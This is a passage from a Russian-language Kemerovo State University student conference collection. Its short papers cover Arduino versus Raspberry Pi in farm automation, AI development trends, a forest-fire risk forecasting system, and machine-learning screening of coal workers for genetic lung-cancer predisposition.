3. Ворона А. А. Применение технологий искусственного интеллекта: современные реалии и перспективы // Ученые записки Санкт-Петербургского имени В. Б. Бобкова филиала Российской таможенной академии. 2023. №4 (88). URL: <https://cyberleninka.ru/article/n/primenenie-tehnologiy-iskusstvennogo-intellekta-sovremennye-realii-i-perspektivy> (дата обращения: 11.04.2025).

Научный руководитель – ст.пр. Илькевич В.В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 681.5

СРАВНИТЕЛЬНЫЙ ОБЗОР ПЛАТФОРМ ARDUINO И RASPBERRY PI В СЛУЧАЕ ИХ ПРИМЕНЕНИЯ В АВТОМАТИЗИРОВАННЫХ ФЕРМАХ

Тарачёв А.А., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

tartm2003@gmail.com, LNBurmin@mail.ru

Аннотация. В статье сравниваются возможности платформ Arduino и Raspberry Pi в применении их в качестве автоматизированных систем управлений на промышленных фермах. Рассматриваются архитектурные особенности, функциональные возможности, энергопотребление и стоимость решений.

Ключевые слова: автоматизация, микроконтроллеры, сельское хозяйство, мониторинг, IoT.

Введение

Современное сельское хозяйство активно интегрирует цифровые технологии для повышения эффективности, автоматизации процессов и снижения издержек. Для этого используют контроллеры, обеспечивающие мониторинг и управление средой в теплицах, животноводческих комплексах. Среди наиболее популярных решений на рынке представлены платформы Arduino и Raspberry Pi. Обе платформы широко используются в умном сельском хозяйстве, но отличаются по архитектуре, возможностям и назначению. В данной статье рассматриваются их ключевые различия с акцентом на применение в условиях промышленных ферм.

Описание проблемы

Современное сельское хозяйство сталкивается с необходимостью повышения эффективности процессов при одновременном снижении затрат и минимизации воздействия на окружающую среду. В условиях роста населения, изменения климата и ограниченности ресурсов фермерские хозяйства всё чаще обращаются к технологиям автоматизации и цифрового мониторинга. Интеллектуальные системы управления становятся важным инструментом в агропромышленном комплексе, позволяя отслеживать микроклимат, контролировать полив, управлять освещением и вентиляцией, а также обеспечивать сбор и анализ данных с различных сенсоров в режиме реального времени.

Тем не менее, разработка таких решений сопряжена с рядом технологических вызовов. Во-первых, требуется подобрать подходящую аппаратную платформу, способную эффективно выполнять необходимые функции при сохранении доступной стоимости и низкого энергопотребления. Во-вторых, важны масштабируемость и надежность: система должна работать бесперебойно в условиях повышенной влажности, перепадов температур и нестабильного электропитания. В-третьих, необходима гибкость архитектуры, позволяющая легко добавлять новые датчики и исполнительные устройства по мере развития хозяйства.

В условиях стремительного развития технологий интернета вещей (IoT) фермерские хозяйства всё чаще внедряют автоматизированные решения для повышения продуктивности и снижения человеческого участия в рутинных операциях. Ключевую роль в таких системах играют аппаратные платформы, обеспечивающие сбор, обработку и передачу данных от датчиков к устройствам хранения. Наиболее популярными и доступными из них являются Arduino и Raspberry Pi, каждая из которых зарекомендовала себя в различных аспектах автоматизации.

Сравнительный анализ

Анализ будет проводиться по пяти ключевым показателям, необходимым для максимальной функциональности автоматизированной системы.

1. Энергоэффективность

В первую очередь рассмотрим энергоэффективность, так как системы, работающие в удалённых или автономных условиях, должны обладать минимальным энергопотреблением. Arduino, как микроконтроллерная платформа, выигрывает по этому параметру: она потребляет значительно меньше энергии, может функционировать от аккумулятора или солнечных панелей, и не требует сложной схемы питания. Raspberry Pi, в свою очередь, представляет собой полноценный компьютер, работающий под управлением операционной системы, что увеличивает энергозатраты. Его использование оправдано лишь в случаях, когда необходима высокая вычислительная мощность.

2. Функциональные особенности

Следующим критерием выступают функциональные особенности. Arduino хорошо подходит для выполнения простых задач в реальном времени, таких как управление насосами, считывание данных с аналоговых датчиков и прямое управление исполнительными устройствами[2]. Однако при необходимости сложной обработки информации, создания визуальных интерфейсов, работы с файлами или подключения к облачным платформам, Arduino ограничен. В этих задачах Raspberry Pi демонстрирует свои сильные стороны: он способен обрабатывать большие массивы данных, строить графики, запускать веб-серверы и приложения, а также реализовывать алгоритмы машинного обучения[4].

3. Архитектурные особенности

Третьим показателем выступают архитектурные особенности. Arduino не имеет операционной системы, что обеспечивает быструю загрузку и устойчивость к сбоям, но также ограничивает гибкость. Он ориентирован на выполнение одной задачи и не поддерживает многозадачность. Raspberry Pi, напротив, поддерживает полноценную многозадачную работу, имеет множество интерфейсов ввода-вывода, поддержку сетевых протоколов и может взаимодействовать с широким спектром внешних устройств и систем[3]. Однако его чувствительность к отключениям питания требует дополнительных мер защиты (например, устройства бесперебойного питания).

4. Стоимость

Последним критерием является стоимость решения. Arduino обойдётся дешевле - как сама плата, так и подключаемые к ней компоненты. Она отлично подходит для масштабируемых систем, где требуется множество однотипных модулей. Raspberry Pi стоит дороже, особенно при покупке внешнего накопителя, блока питания, корпуса, и дополнительной периферии. Его целесообразно использовать там, где оправдана цена за счет расширенной функциональности - например, в центральных узлах обработки информации или шлюзах передачи данных в облако.

5. Масштабируемость

Масштабируемость является критически важной характеристикой для систем, подверженных росту или необходимости изменения конфигурации. Arduino демонстрирует отличную масштабируемость при создании распределенных систем - можно легко добавлять новые узлы с одинаковой логикой, минимальными затратами и без дополнительной настройки. Raspberry Pi лучше подходит для централизации управления один модуль может собирать и анализировать данные от множества устройств, но масштабирование с увеличением количества таких модулей становится тяжелой задачей.

Гибридный подход в автоматизации

Применение гибридного подхода в автоматизации позволяет объединить сильные стороны обеих платформ: Arduino выступает в роли надежных и энергоэффективных

исполнительных модулей, напрямую взаимодействующих с датчиками, реле и другими периферийными устройствами, в то время как Raspberry Pi выполняет функции центрального узла - осуществляет сбор, агрегацию и анализ данных, визуализацию, а также обеспечивает связь с внешними системами и облачными сервисами[1].

Подобная архитектура не только повышает отказоустойчивость всей системы, но и обеспечивает гибкость в масштабировании: можно легко добавлять новые Arduino-модули в поля, теплицы или другие объекты, не перегружая центральную систему. Кроме того, разделение задач между устройствами позволяет оптимизировать использование вычислительных ресурсов, снизить энергопотребление и минимизировать задержки в управлении исполнительными механизмами.

Заключение

Таким образом, каждая из платформ обладает сильными сторонами, так и недостатками : Arduino демонстрирует надёжность, простоту и энергоэффективность в управлении исполнительными механизмами, тогда как Raspberry Pi предоставляет мощные вычислительные ресурсы и гибкость в управлении. Комплексный подход, основанный на использовании обеих технологий, открывает путь к созданию устойчивых, масштабируемых и интеллектуальных агросистем. Такая архитектура позволяет эффективно адаптироваться к специфике фермерских хозяйств разного масштаба, обеспечивать непрерывный мониторинг и управление, минимизировать человеческий фактор и оптимизировать производственные процессы.

Список литературы

1. Современные средства автоматизации, применяемые в сельском хозяйстве / А. А. Воронин, Д. А. Курченков, А. И. Пархомчук, И. А. Белков // Проблемы энергообеспечения, автоматизации, информатизации и природопользования в АПК : Сборник материалов международной научно-технической конференции, Брянск, 27–28 апреля 2019 года. – Брянск: Брянский государственный аграрный университет, 2019. – С. 56-63. – EDN TQXGJX. – URL: <https://elibrary.ru/item.asp?id=41248566> (дата обращения 07.04.2025).
2. Чалыш, Д. С. Использование Arduino в автоматизации сельскохозяйственных предприятий / Д. С. Чалыш, М. Е. Горин, Е. В. Фешина // Молодежная наука - развитию агропромышленного комплекса : Материалы Всероссийской (национальной) научно-практической конференции студентов, аспирантов и молодых ученых, Курск, 03–04 декабря 2020 года. Том Часть 4. – Курск: Курская государственная сельскохозяйственная академия имени И.И. Иванова, 2020. – С. 299-304. – EDN TBSKCB. – URL: <https://elibrary.ru/item.asp?id=44779522> (дата обращения 07.04.2025).
3. Цавнин, А. В. Удаленное взаимодействие с промышленным контроллером с помощью Raspberry Pi 3 / А. В. Цавнин, И. В. Сергеева // Молодежь и современные информационные технологии : Сборник трудов XVIII Международной научно-практической конференции студентов, аспирантов и молодых ученых, Томск, 22–26 марта 2021 года. – Томск: Национальный исследовательский Томский политехнический университет, 2021. – С. 485-486. – EDN JORXTB. – URL: <https://elibrary.ru/item.asp?id=46394974> (дата обращения 07.04.2025).
4. Берестинов, А. А. Применение одноплатного микрокомпьютера Raspberry Pi для автоматизации различных процессов / А. А. Берестинов, А. З. Кулганатов, А. С. Нестеров // Семьдесят третья всероссийская научно-техническая конференция студентов, магистрантов и аспирантов высших учебных заведений с международным участием : Сборник материалов конференции, в 2 ч., Ярославль, 20 апреля 2020 года. Том Часть 2. – Ярославль: Ярославский государственный технический университет, 2020. – С. 223-225. – EDN NWQYPG. – URL: <https://elibrary.ru/item.asp?id=45759129> (дата обращения 07.04.2025).

Научный руководитель — доктор технических наук, доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.4

ТЕНДЕНЦИЯ РАЗВИТИЯ ИИ

Тимофеев Г.Е.

ФГБОУ ВО «Кемеровский государственный университет»

timofeev.gordei2016@yandex.ru

Аннотация: формализуется ключевое направление развития ИИ в ближайшие несколько лет, заключающееся в развитии генерализации и абстракций, и избавления от классических для нейронных сетей непрерывных геометрических преобразований входных данных.

Ключевые слова: искусственный интеллект, обучение на данных, алгоритмы, проблемы обучения, человеческий интеллект.

Ключевое направление развития искусственного интеллекта в нынешних реалиях занимает машинное обучение, основанное на нейронных сетях.

Машинное обучение как научная дисциплина берет свое начало в середине XX века, когда исследователи начали разрабатывать алгоритмы, способные обучаться на данных и делать предсказания. Первые идеи, вдохновленные работой человеческого мозга, появились в 1940-х годах, когда Уоррен Маккалох и Уолтер Питтс представили концепцию искусственного нейрона. В 1950-х и 1960-х годах развитие машинного обучения было тесно связано с появлением первых вычислительных машин и исследованием возможностей искусственного интеллекта.

Одним из ключевых событий стало создание персептрона Фрэнком Розенблаттом в 1957 году — первой модели, способной обучаться путем изменения весов связей между нейронами. Однако в 1969 году Марвин Минский и Сеймур Пейпер доказали ограничения персептронов. Это привело к т.н. «зиме искусственного интеллекта», которая характеризовалась упадком интереса и инвестиций в ИИ. Иными словами, неоправданные ожидания от ИИ привели к разочарованиям, из-за чего потребовалось около 15 лет, чтобы нейронные сети в 1980-х годах вновь стали объектом активных исследований благодаря развитию многослойных нейронных сетей и алгоритма обратного распространения ошибки.

Настоящий прорыв и инвестиционный интерес произошел в 2010-х годах благодаря увеличению вычислительных мощностей, росту объемов данных и появлению специализированного оборудования, такого как графические процессоры (GPU), а главное: благодаря глубоким нейронным сетям. Глубокие нейронные сети (deep learning) начали превосходить традиционные методы в таких задачах, как компьютерное зрение, обработка естественного языка.

В частности, финансирование в ИИ значительно возросло после 2012 года, т.е. именно после того, как в 2012 году команда Университета Торонто применила глубокие нейронные сети для снижения ошибки в распознавании изображений, достигнув на конкурсе ImageNet рекордного результата в 16% (25% считалось хорошим результатом) [1], что стало значительным достижением и катализатором бума вокруг ИИ.

Из недавних примеров можно также вспомнить модели Chat GPT, представленные компанией OpenAI, вокруг которой разгорелся ажиотаж и усиление позиций ИИ на

мировой экономической арене [2]. Этот результат тоже был достигнут благодаря глубоким нейронным сетям, а точнее, представленной в 2017 году исследователями из Google Brain архитектуре «Трансформер».

Несмотря на очевидный прорыв в области ИИ, достигнутый благодаря глубоким нейронным сетям, наблюдается тенденция, заключающаяся в том, что архитектуры нейронных сетей узкоспециализированы, и не могут быть эффективно использованы одновременно под разные задачи, «потому что разные наборы данных часто требуют применения разных моделей и способов обучения нейронных сетей из-за разных проблем, скрытых в них» [3].

Эту проблему стараются решить при помощи т.н. «мультимодальности» (пример, Chat GPT omni), однако бесконечное пространство возможных применений глубокого обучения всё же ограничено практическими областями, где глубокое обучение бессильно. Это происходит из-за того, что архитектуры глубокого обучения – всего лишь цепочки простых геометрических функций, отображающих одно векторное пространство в другое.

Примером такого рода практической области, где машинное обучение бессильно, может служить программа по расчету траектории ракеты, которая должна приземлиться на луну. Дело в том, что для создания рабочей модели на основе глубоких нейронных сетей нам требуется обучающая выборка, которая должна включать в себя тысячи, а может и миллионы входных данных (учитывая самое простое «правило десяти» [4]). Вопрос в наличии тысяч, а может и миллионов данных о запуске ракет на луну пока остаётся открытым. Т.е. на самом деле почти «80% работы в проекте ИИ занимает сбор, очистка и подготовка данных» [5].

Проблематика видится в том, что инвесторы не обладают должными знаниями для того, чтобы трезво оценивать возможности ИИ. Именно поэтому, появляется вероятность появления новой «зимы искусственного интеллекта». Потому что «мультимодальность» глубоких нейронных сетей разрабатывается неэффективным образом, т.е. не представляет собой единую архитектуру для разного рода задач, как языковая обработка, визуальная, слуховая и т.д. Их соединение как раз и является ближайшей перспективой для таких компаний, как Яндекс, с их недавним VLM в «нейро».

Фундаментальное решение проблемы «мультимодальности» потенциально находится в области познания человеческого интеллекта подобно тому, как человеческим мозгом уже вдохновлялись для создания нейронных сетей.

Человеческий интеллект является не просто интерполяцией в скрытом многообразии (как нынешний ИИ), а некой абстракцией, которая пока не поддаётся полному описанию, потому что человеческий интеллект способен использовать прошлый опыт для восприятия совершенно неожиданной ситуации, в отличие от ИИ, представленного в текущих реалиях глубокой нейронной сетью, которая на такое не способна. Именно такая способность человеческого интеллекта и позволила отправить человека на луну и достичь других побед в области науки.

Таким образом, ключевая задача ближайший лет дисциплины ИИ заключается именно в интеграции тех методов, которые позволят, подобно человеческому интеллекту, иметь в себе обобщения и абстрагироваться в различных ситуациях. И поэтому разработчикам ИИ так или иначе придётся пересмотреть концепцию нейронных сетей, заключающуюся пока лишь в непрерывных геометрических преобразованиях входных данных.

Список литературы

1. Википедия. ImageNet — Википедия [Электронный ресурс]. — URL: <https://ru.wikipedia.org/wiki/ImageNet> (дата обращения: 05.04.2025). — Текст: электронный.
2. Microsoft Corporation. Microsoft and OpenAI extend partnership // Official Microsoft Blog [Электронный ресурс]. — URL: <https://blogs.microsoft.com/blog/2023/01/23/microsoftandopenaiextendpartnership/> (дата обращения: 05.04.2025). — Текст: электронный.
3. Trask, A.W. Grokking Deep Learning / A.W. Trask. — Shelter Island, NY: Manning Publications, 2019. — С. 227.
4. Дорфман, Е. Сколько данных необходимо для машинного обучения? / Е. Дорфман // Postindustria. — 2022. — URL: <https://postindustria.com/how-much-data-is-required-for-machine-learning/> (дата обращения: 05.04.2025). — Текст: электронный.
5. Кришна, А. Генеральный директор IBM / А. Кришна // Фестиваль The Wall Street Journal «Будущее всего». — 2023. — URL: <https://www.wsj.com/articles/data-challenges-are-halting-ai-projects-ibm-executive-says-11559035800> (дата обращения: 05.04.2025). — Текст: электронный.

*Научный руководитель – д.т.н, заведующий кафедры цифровых технологий
Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»*

УДК 004.41

МЕТОДИКА РАЗРАБОТКИ СИСТЕМЫ ПОДДЕРЖКИ И ПРИНЯТИЯ РЕШЕНИЙ ПРОГНОЗА ПОЖАРООПАСНЫХ ЗОН В МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЯХ НА ПРИМЕРЕ КЕМЕРОВСКОЙ ОБЛАСТИ

Черепенько А.С., Воронов С.В.

ФГБОУ ВО «Кемеровский государственный университет»

andrey.cherepenko2001@mail.ru repvbx1999@gmail.com

Аннотация: Статья посвящена разработке системы поддержки принятия решений для прогнозирования лесных пожаров и организации реагирования. Система учитывает погодные условия, рельеф и прошлые инциденты, формирует маршруты и распределяет ресурсы для их ликвидации.

Ключевые слова: лесные пожары, прогнозирование, машинное обучение, нейронные сети, маршрутизация, ГИС, информационная система.

Леса являются важнейшим природным ресурсом России и играют ключевую роль в поддержании экологического баланса всей планеты. Они обеспечивают биологическое разнообразие, являются источником кислорода и выполняют множество жизненно важных функций. Однако в последние годы лесные пожары стали одной из самых серьёзных угроз для экосистемы страны[1]. Причины возгораний варьируются от природных факторов — таких как засушливые периоды и молнии — до человеческого воздействия, включая неосторожное обращение с огнём и поджоги.

Статистические данные и графики демонстрируют устойчивую тенденцию роста числа пожаров, что указывает на недостаточную эффективность существующих систем мониторинга и прогнозирования. Ущерб от лесных пожаров выражается не только в уничтожении природных ресурсов и экономических потерях, но и в угрозе жизни населения, загрязнении воздуха и разрушении инфраструктуры.

В соответствии со статьёй 3 Федерального закона "О пожарной безопасности", система обеспечения пожарной безопасности должна включать современные научно-технические методы, направленные на предотвращение и оперативное реагирование на пожары. Однако практика показывает, что действующие системы не всегда обеспечивают своевременное выявление очагов возгорания и эффективное распределение ресурсов [3].

Современные подходы к обеспечению пожарной безопасности требуют интеграции новых технологий — таких как машинное обучение и геоинформационные системы (ГИС) [5]. Эти инструменты позволяют анализировать большие объёмы данных, учитывать метеорологические и ландшафтные особенности, и, на этой основе, строить точные модели прогнозирования вероятности возникновения пожаров.

В данной работе предпринимается комплексный подход к решению проблемы прогнозирования лесных пожаров. Основной акцент сделан на разработке системы поддержки и принятия решений, способной не только прогнозировать вероятность и количество пожаров, но и автоматически строить маршруты для оперативного реагирования, учитывать логистические и ресурсные ограничения. Таким образом, актуальность темы определяется необходимостью повышения эффективности противопожарной службы за счёт внедрения интеллектуальных решений, позволяющих минимизировать ущерб и повысить безопасность населения и окружающей среды.

Целью работы разработка информационной системы поддержки и принятия решений прогноза пожароопасных зон, основанной на методах машинного обучения и геоинформационных технологиях, с возможностью построения оптимальных маршрутов для экстренного реагирования и эффективного распределения ресурсов.

Информационная система включает несколько модулей, объединённых в единую архитектуру. Первый модуль — это подсистема прогнозирования, построенная на основе многослойной нейронной сети (MLP) [6]. Она обучается на исторических данных о пожарах, учитывая погодные условия (температуру воздуха, влажность, осадки, силу ветра), топографические особенности местности и антропогенные факторы. Благодаря такому подходу обеспечивается высокая точность классификации территории по степени пожароопасности.

Сбор и предварительная обработка данных являются критически важным этапом. В рамках проекта используются данные из различных открытых источников: метеостанции, топографические карты, исторические данные о пожарах. Перед подачей в модель данные проходят нормализацию, фильтрацию шумов и пространственную агрегацию по сетке, привязанной к географическим координатам. Это позволяет адаптировать входные данные к требованиям алгоритмов машинного обучения и повысить точность модели [2].

Второй модуль отвечает за визуализацию данных и реализован с использованием геоинформационных технологий. В качестве основной платформы используется NextGIS, обеспечивающая загрузку, отображение и редактирование пространственных слоёв [7]. Это позволяет отображать карту с выделением зон риска и наложением дополнительных слоёв, таких как расположение пожарных депо, населённых пунктов и транспортной инфраструктуры [8].

Градация цвета показывает результат расчёта показателей вероятности возникновения пожара в каждом муниципальном образовании.

Третий модуль — маршрутизационный. Он реализует построение оптимальных путей следования для пожарной техники с учётом таких факторов как: расстояние и затраченное время. В его основе лежит модифицированный алгоритм Дейкстры, адаптированный под геопространственные задачи и интегрированный с PostGIS для расчётов в реальных координатах. Кроме того, в данной подсистеме реализован механизм автоматического назначения ресурсов — пожарных расчётов, техники и средств тушения — на основе оценки тяжести прогнозируемого инцидента, удалённости от базовых пунктов и текущей загруженности подразделений. Алгоритм подбирает оптимальное количество и тип ресурсов,

необходимых для эффективной ликвидации каждого конкретного возгорания, что позволяет минимизировать затраты и повысить оперативность реагирования.




Рисунок 1 – Распределение пожароопасности по муниципальным образованиям

Дополнительно в системе реализован модуль автоматической генерации отчётности. Он позволяет формировать документы с указанием прогноза, перечня пожароопасных участков, предполагаемого маршрута выезда, а также информации о необходимых ресурсах: количестве техники, персонала, времени прибытия. Отчёты могут быть экспортированы в форматы PDF или XLSX и использоваться в ежедневной работе оперативных служб.

Для отображения истории прогнозов в интерфейсе используется табличный вид.

Данная информационная система позволит прогнозировать пожароопасные зоны в муниципальных образованиях. Это позволит заблаговременно определять будущую вероятность возгорания лесных пожаров, что позволит выработать управленческие решения для их предотвращения. Данная информационная система является стационарной, это позволит быстрее обрабатывать информацию и выдавать готовый прогноз для каждого конкретного региона[4]. Система включает в себя алгоритмы машинного обучения, а также специализированную геоинформационную систему и выстраивает прогноз вероятности возгорания, на основе собранных данных о метеорологической обстановке по предыдущим пожарам и производит визуализацию на карте пожароопасности по муниципальным образованиям.

Список литературы

1. Лесные пожары как экологическая проблема [Электронный ресурс]. URL: <https://moluch.ru/archive/308/69458/> (дата обращения: 05.04.2025).
2. Афанасьев В. Н., Юзбашев М. М. Анализ временных рядов и прогнозирование. — М.: Финансы и статистика, 2001. — 228 с.
3. Петров А. Н., Разводов М. А. Прогнозирование количества чрезвычайных ситуаций в связи с пожарами в обеспечении пожарной безопасности региона // Пожарная и аварийная безопасность. — 2020. — № 3. — С. 33–39.
4. PostgreSQL — объектно-реляционная система управления базами данных [Электронный ресурс]. URL: <https://web-creator.ru/articles/postgresql> (дата обращения: 06.04.2025).

5. Гусев В. Г., Сидоров А. И. Методы искусственного интеллекта в задачах анализа природных рисков. — СПб.: Питер, 2019. — 304 с.
6. Громов И. А., Орлов П. Н. Применение нейронных сетей для задач прогнозирования в экосистемах // Информационные технологии. — 2021. — № 5. — С. 57–64.
7. NextGIS — платформа для работы с пространственными данными [Электронный ресурс]. URL: <https://nextgis.com> (дата обращения: 10.04.2025).
8. Кузнецов И. А. Применение ГИС в системах предупреждения и реагирования на ЧС // Геоинформатика. — 2022. — № 1. — С. 42–48.

УДК 004.41

ПОДСИСТЕМА АНАЛИЗА ГЕНЕТИЧЕСКИХ ДАННЫХ КАК ЧАСТЬ СИСТЕМЫ ПОДДЕРЖКИ ВЫЯВЛЕНИЯ ГЕНЕТИЧЕСКОЙ ПРЕДРАСПОЛОЖЕННОСТИ К РАКУ ЛЕГКИХ

Черноусов М.Е., Колесникова Т. Г.

ФГБОУ ВО «Кемеровский государственный университет»

chme@live.ru, tgkolesnikova@yandex.ru

Аннотация. В работе представлена разработка подсистемы для анализа генетических данных, основанного на результатах исследования генотипов работников угольных предприятий Кемеровской области, с целью поддержки принятия решений в области проведения профосмотра на горнодобывающих предприятиях. Описываются методы обработки и анализа собранных данных, а также алгоритмы машинного обучения, применяемые для оценки генетической предрасположенности.

Ключевые слова: рак легких, генетическая предрасположенность, машинное обучение, обработка данных, принятие решений, алгоритмы анализа.

По данным ВОЗ, одним из самых распространенных видов онкологических заболеваний у мужчин является рак легких. Также, он занимает одно из первых мест среди причин смерти от злокачественных новообразований, как у мужчин, так и у женщин [1].

Проблема заболеваемости раком легких чрезвычайно актуальна в регионах с развитой горнодобывающей промышленностью. Работники угледобывающих предприятий, находящиеся в условиях длительного воздействия угольной пыли, радона и других вредных веществ, подвергаются особенно высокому риску развития этого заболевания. К примеру, в Кемеровской области уровень заболеваемости и смертности от рака легких несколько выше обобщенных показателей по Российской Федерации, что можно увидеть, сравнивая стандартизированные коэффициенты заболеваемости и смертности от рака легких, рассчитанные для Кемеровской области и по России в целом [2].

Для работников с вредными факторами проводят периодические медосмотры по профессии согласно Приказу Минздрава России от 28.01.2021 № 29н. Медосмотры помогают выявить профессиональные заболевания на ранней стадии их развития. Если работа сотрудника будет связана с воздействием вредных и/или опасных факторов, предварительный медицинский осмотр позволит определить, подходит кандидат на должность по состоянию здоровья или нет. Предполагается, что 47% случаев рака легкого могут быть предотвращены при устранении вредной профессиональной экспозиции, связанной с риском развития злокачественных новообразований данной локализации.

Снизить уровень заболеваемости среди работников вредных производств возможно. Для этого необходимо избегать привлечения людей, имеющих генетическую

предрасположенность к развитию рака легких, к работе в условиях, способных спровоцировать заболевание.

Таким образом, разработка подсистемы для раннего выявления лиц с высоким риском развития рака легких в силу генетической предрасположенности становится критически важной.

Требования к информационной подсистеме

Разрабатываемая подсистема анализа данных должна соответствовать следующим функциональным требованиям, обеспечивающим ее эффективную интеграцию в общую архитектуру системы поддержки принятия решений.

1. Функциональные требования

1.1. Предобработка текста:

- Преобразование данных в текстовый формат;
- Токенизация и векторизация текстовых данных;
- Удаление строк с отсутствующими данными, очистка данных от мусора;
- Анонимизация данных (удаление персональных идентификаторов).

1.2. Анализ данных:

- Определение наличия генетической предрасположенности у работника на основе предобученной модели.

1.3. Формирование рекомендаций:

- Сбор статистических данных по генотипам и их влиянию на результат.

Реализация информационной системы

Для реализации предложенной архитектуры модуля анализа данных был применен современный технологический стек, обеспечивающий высокую производительность и надежность процесса обработки информации. Система разработана на языке Python с использованием асинхронного подхода, что позволяет обеспечивать эффективную работу системы вне зависимости от объема данных (см. рис. 1).




Рисунок 1 – Диаграмма архитектуры модуля анализа данных

Основу системы составляет модульная архитектура [3], интегрированная в существующую инфраструктуру. Центральным компонентом является модуль анализа данных, который включает несколько ключевых подсистем. Для извлечения исходных текстовых данных используется компонент взаимодействия с базой данных PostgreSQL, реализованный с применением ORM SQLAlchemy.

Особое внимание уделено модулю предварительной обработки набора данных, который выполняет очистку и преобразование входных данных. На первом этапе осуществляется очистка набора от пустых и исправление некорректных данных с использованием регулярных выражений. Затем выполняется преобразование данных в текстовые последовательности, где каждая строка представляла собой отдельное предложение, а каждое слово внутри строки соответствовало генотипу в формате {имя_гена}:{генотип}. Завершающим этапом предобработки является применение методов обработки естественного языка (векторизация текста способом TF-IDF) для анализа генетических данных.

Ядро системы составляет модуль машинного обучения, реализующий бинарную классификацию с применением метода k ближайших соседей [4]. Результаты обработки поступают в модуль сбора статистики и формирования ответа. Итоговые данные передаются обратно в основную систему.

Заключение

В данной работе было проведено исследование и разработка метода анализа результатов исследований на основе генетических данных для поддержки принятия решений в области профосмотра. Проведенный анализ существующих подходов к ранней диагностике раковых опухолей показал, что они имеют ряд ограничений: могут не учитывать всех возможных факторов влияния (образ жизни и вредные привычки, место работы, экология мест проживания, иммунитет конкретного человека), могут быть субъективны и зависят от качества собранной информации, не учитывают сложный характер взаимодействия генов, способный приводить как к усилению, так и подавлению возможных эффектов.

Разработанный модуль анализа данных решает эти проблемы за счет автоматизированной обработки информации с применением современных методов машинного обучения и обработки текстовых данных.

Список литературы

1. ВОЗ: Рак легкого URL: <https://www.who.int/ru/news-room/fact-sheets/detail/lung-cancer> (дата обращения: 26.01.2025).
2. «Заболеваемость онкологией и смертность от нее с 1997 года» // МНИОИ им. П.А. Герцена; обработка: «Если быть точным», 2024. URL: https://tochno.st/datasets/cancer_incidence (дата обращения: 16.02.2025).
3. Современный подход к программной архитектуре: сложные компромиссы / Форд Нил, Ричардс Марк, Садаладж Прамод, Дехгани Жамак — СПб.: Питер. 2023. — 480 с.
4. Data Science. Наука о данных с нуля: Пер. с англ. — 2-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2021. — 416 с.: ил.

Научный руководитель – кандидат технических наук, Колесникова Т.Г., ФГБОУ ВО «Кемеровский государственный университет»

УДК: 622.33:681.3

ИСПОЛЬЗОВАНИЕ ГЕОМЕТРИЧЕСКОГО АНАЛИЗА ТОПОЛОГИЙ СЕТИ ГОРНЫХ ВЫРАБОТОК ДЛЯ ОПТИМИЗАЦИИ ВОЗДУХООБМЕНА В ШАХТЕ

Шабанов Д.Е.

ФГБОУ ВО «Кемеровский государственный университет»

schabanowdaneela28@mail.ru

